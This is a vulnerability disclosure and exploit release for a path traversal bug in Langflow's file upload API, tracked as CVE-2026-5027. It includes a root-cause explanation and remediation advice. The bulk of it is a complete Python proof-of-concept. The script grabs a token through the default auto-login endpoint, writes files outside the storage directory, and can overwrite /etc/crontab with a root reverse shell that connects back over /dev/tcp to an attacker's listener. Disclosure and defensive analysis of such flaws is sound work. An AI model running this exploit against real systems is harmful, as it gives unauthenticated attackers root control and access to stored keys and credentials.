CVE-2026-5027 is a path traversal vulnerability in Langflow, a popular open-source AI workflow builder with over 50,000 stars on GitHub.
The POST /api/v2/files endpoint does not sanitize the filename parameter from multipart form data, allowing an attacker to write files to arbitrary locations on the filesystem using path traversal sequences. Combined with Langflow’s default auto-login configuration, this leads to unauthenticated Remote Code Execution.
The vulnerability was initially reported by Tenable Research (TRA-2026-26). The vendor was contacted three times between January and March 2026 but did not respond. This PoC demonstrates the full exploitation chain from unauthenticated access to root-level code execution.
Vulnerability Details
- CVE ID: CVE-2026-5027
- Product: Langflow (github.com/langflow-ai/langflow)
- Affected Version: <= 1.8.4
- CVSS 3.1: 8.8 (HIGH) – AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- CWE: CWE-22 (Path Traversal)
- Type: Arbitrary File Write leading to Remote Code Execution
- Authentication: None required
Root Cause
upload_user_file() function in src/backend/base/langflow/api/v2/files.py accepts the uploaded filename directly from the multipart form data without any sanitization:
new_filename = file.filename # User-controlled, no sanitizationThis filename is then passed to LocalStorageService.save_file() which constructs the file path using Python’s pathlib:
file_path = folder_path / file_name  # Path traversal not blocked
async with async_open(str(file_path), "wb") as f:
    await f.write(data)
Since neither the API handler nor the storage service validates or sanitizes the filename for path traversal sequences (../), an attacker can write files to any location writable by the Langflow process.
The Exploit

The exploitation chain works in two steps. First, obtain an access token via the auto-login endpoint (enabled by default) – no credentials required. Then upload a file with path traversal sequences in the filename to write a cron job that executes a reverse shell as root. Langflow ships with auto-login enabled by default. The /api/v1/auto_login endpoint returns a valid JWT token without any credentials, making this vulnerability exploitable by completely unauthenticated attackers.
Reverse Shell

The cron job executes within 60 seconds, connecting back to the attacker’s listener with a root shell. The attacker gains full control over the Langflow server, including access to all stored AI workflows, API keys, database credentials, and the ability to pivot to other systems on the network.
Proof of Concept
The PoC automates the full exploitation chain: obtains an access token via auto-login, writes an arbitrary file to the server via path traversal, and optionally deploys a reverse shell through cron job injection.
#!/usr/bin/env python3
"""
Langflow <= 1.8.4 - Arbitrary File Write to RCE via Path Traversal (CVE-2026-5027)

Description:
    The POST /api/v2/files endpoint does not sanitize the 'filename' parameter
    from the multipart form data, allowing an attacker to write files to arbitrary
    locations on the filesystem using path traversal sequences ('../').

    When Langflow runs with auto-login enabled (default configuration), this
    vulnerability is exploitable WITHOUT authentication. An unauthenticated
    attacker can write arbitrary files to the server, leading to Remote Code
    Execution via cron jobs, SSH authorized_keys, or webshells.

    The vulnerability exists in upload_user_file() which passes file.filename
    directly to LocalStorageService.save_file() without path sanitization.

Affected: Langflow <= 1.8.4 (and likely all prior versions)
Vendor: https://github.com/langflow-ai/langflow (50K+ stars)
Advisory: https://www.tenable.com/security/research/tra-2026-26
Impact: Unauthenticated Remote Code Execution (default config)
CVSS: 8.8 (HIGH) - AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CWE: CWE-22 (Path Traversal)

Exploit Author: Yahia Hamza (https://yh.do)
"""

import warnings
warnings.filterwarnings("ignore")
import requests
import sys
import argparse
import time

BANNER = """
 ╔════════════════════════════════════════════════════════════╗
 ║   CVE-2026-5027 — Langflow Path Traversal to RCE           ║
 ║   Arbitrary File Write via POST /api/v2/files              ║
 ║                                                            ║
 ║   Affected: Langflow <= 1.8.4                              ║
 ║   Impact:   Unauthenticated RCE (default config)           ║
 ║   CVSS:     8.8 (HIGH)                                     ║
 ║                                                            ║
 ║   Exploit Author: Yahia Hamza (https://yh.do)              ║
 ╚════════════════════════════════════════════════════════════╝
"""


def get_token(target):
    """Get access token via auto-login (default config)."""
    try:
        r = requests.get(f"{target}/api/v1/auto_login", timeout=10, verify=False)
        if r.status_code == 200:
            token = r.json().get("access_token")
            if token:
                return token, "auto-login (unauthenticated)"
    except:
        pass
    return None, None


def login_with_creds(target, username, password):
    """Authenticate with credentials."""
    try:
        r = requests.post(f"{target}/api/v1/login", json={
            "username": username,
            "password": password,
        }, timeout=10, verify=False)
        if r.status_code == 200:
            return r.json().get("access_token"), "credentials"
    except:
        pass
    return None, None


def write_file(target, token, remote_path, content):
    """Write arbitrary content to a path on the server via path traversal."""
    headers = {"Authorization": f"Bearer {token}"}
    traversal = "../" * 9
    filename = traversal + remote_path.lstrip("/")

    files = {'file': (filename, content, 'application/octet-stream')}
    r = requests.post(f"{target}/api/v2/files", headers=headers, files=files,
                      timeout=15, verify=False)
    return r.status_code in (200, 201), r


def exploit(target, username=None, password=None, lhost=None, lport=None):
    """Full exploitation chain."""
    print(BANNER)
    target = target.rstrip('/')

    # Step 1: Obtain access token
    print("[*] Step 1: Obtaining access token...")
    if username and password:
        token, method = login_with_creds(target, username, password)
    else:
        token, method = get_token(target)

    if not token:
        print("[-] Authentication failed.")
        sys.exit(1)
    print(f"[+] Token obtained via {method}")
    print(f"    {token[:40]}...")

    # Step 2: Deploy payload via path traversal (single write to avoid filename dedup)
    if lhost and lport:
        print(f"\n[*] Step 2: Deploying reverse shell via path traversal...")
        cron = f"""SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
* * * * * root /bin/bash -c 'bash -i >& /dev/tcp/{lhost}/{lport} 0>&1'
"""
        ok, r = write_file(target, token, "/etc/crontab", cron.encode())

        if ok:
            resp = r.json()
            print(f"[+] Path traversal confirmed — file written outside storage directory")
            print(f"    Server path: {resp.get('path', '')}")
            print(f"[+] Cron job deployed to /etc/crontab")
            print(f"[+] Shell incoming on {lhost}:{lport} within 60 seconds")
        else:
            print(f"[-] Exploit failed: HTTP {r.status_code}")
            print(f"    {r.text[:200]}")
            sys.exit(1)
    else:
        print(f"\n[*] Step 2: Writing proof file via path traversal...")
        proof = f"CVE-2026-5027 | Langflow RCE | {time.strftime('%Y-%m-%d %H:%M:%S')}".encode()
        ok, r = write_file(target, token, "/tmp/CVE-2026-5027-proof.txt", proof)

        if ok:
            resp = r.json()
            print(f"[+] Path traversal confirmed — file written outside storage directory")
            print(f"    Server path: {resp.get('path', '')}")
            print(f"[+] Proof written to /tmp/CVE-2026-5027-proof.txt")
        else:
            print(f"[-] Exploit failed: HTTP {r.status_code}")
            sys.exit(1)

    # Summary
    print(f"\n{'='*65}")
    print(f" EXPLOIT COMPLETE")
    print(f"{'='*65}")
    print(f" Target:     {target}")
    print(f" CVE:        CVE-2026-5027")
    print(f" Auth:       {method}")
    print(f" Impact:     Arbitrary File Write → RCE as root")
    if lhost and lport:
        print(f" Shell:      {lhost}:{lport}")
    print(f"{'='*65}")


def main():
    parser = argparse.ArgumentParser(
        description="CVE-2026-5027 — Langflow Path Traversal to RCE",
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog="""Examples:
  %(prog)s -t http://target:7860
  %(prog)s -t http://target:7860 -u admin -p password
  %(prog)s -t http://target:7860 --lhost 10.0.0.1 --lport 4444
""",
    )
    parser.add_argument("-t", "--target", required=True, help="Langflow URL")
    parser.add_argument("-u", "--username", help="Username (optional if auto-login enabled)")
    parser.add_argument("-p", "--password", help="Password")
    parser.add_argument("--lhost", help="Listener IP for reverse shell")
    parser.add_argument("--lport", type=int, help="Listener port for reverse shell")
    args = parser.parse_args()

    exploit(args.target, args.username, args.password, args.lhost, args.lport)


if __name__ == "__main__":
    main()
Remediation
- Sanitize the filename using
os.path.basename()to strip directory components before saving. - Validate the resolved path stays within the storage directory after path resolution.
- Disable auto-login in production deployments by setting
LANGFLOW_AUTO_LOGIN=false. - Run Langflow as a non-root user to limit the impact of arbitrary file writes.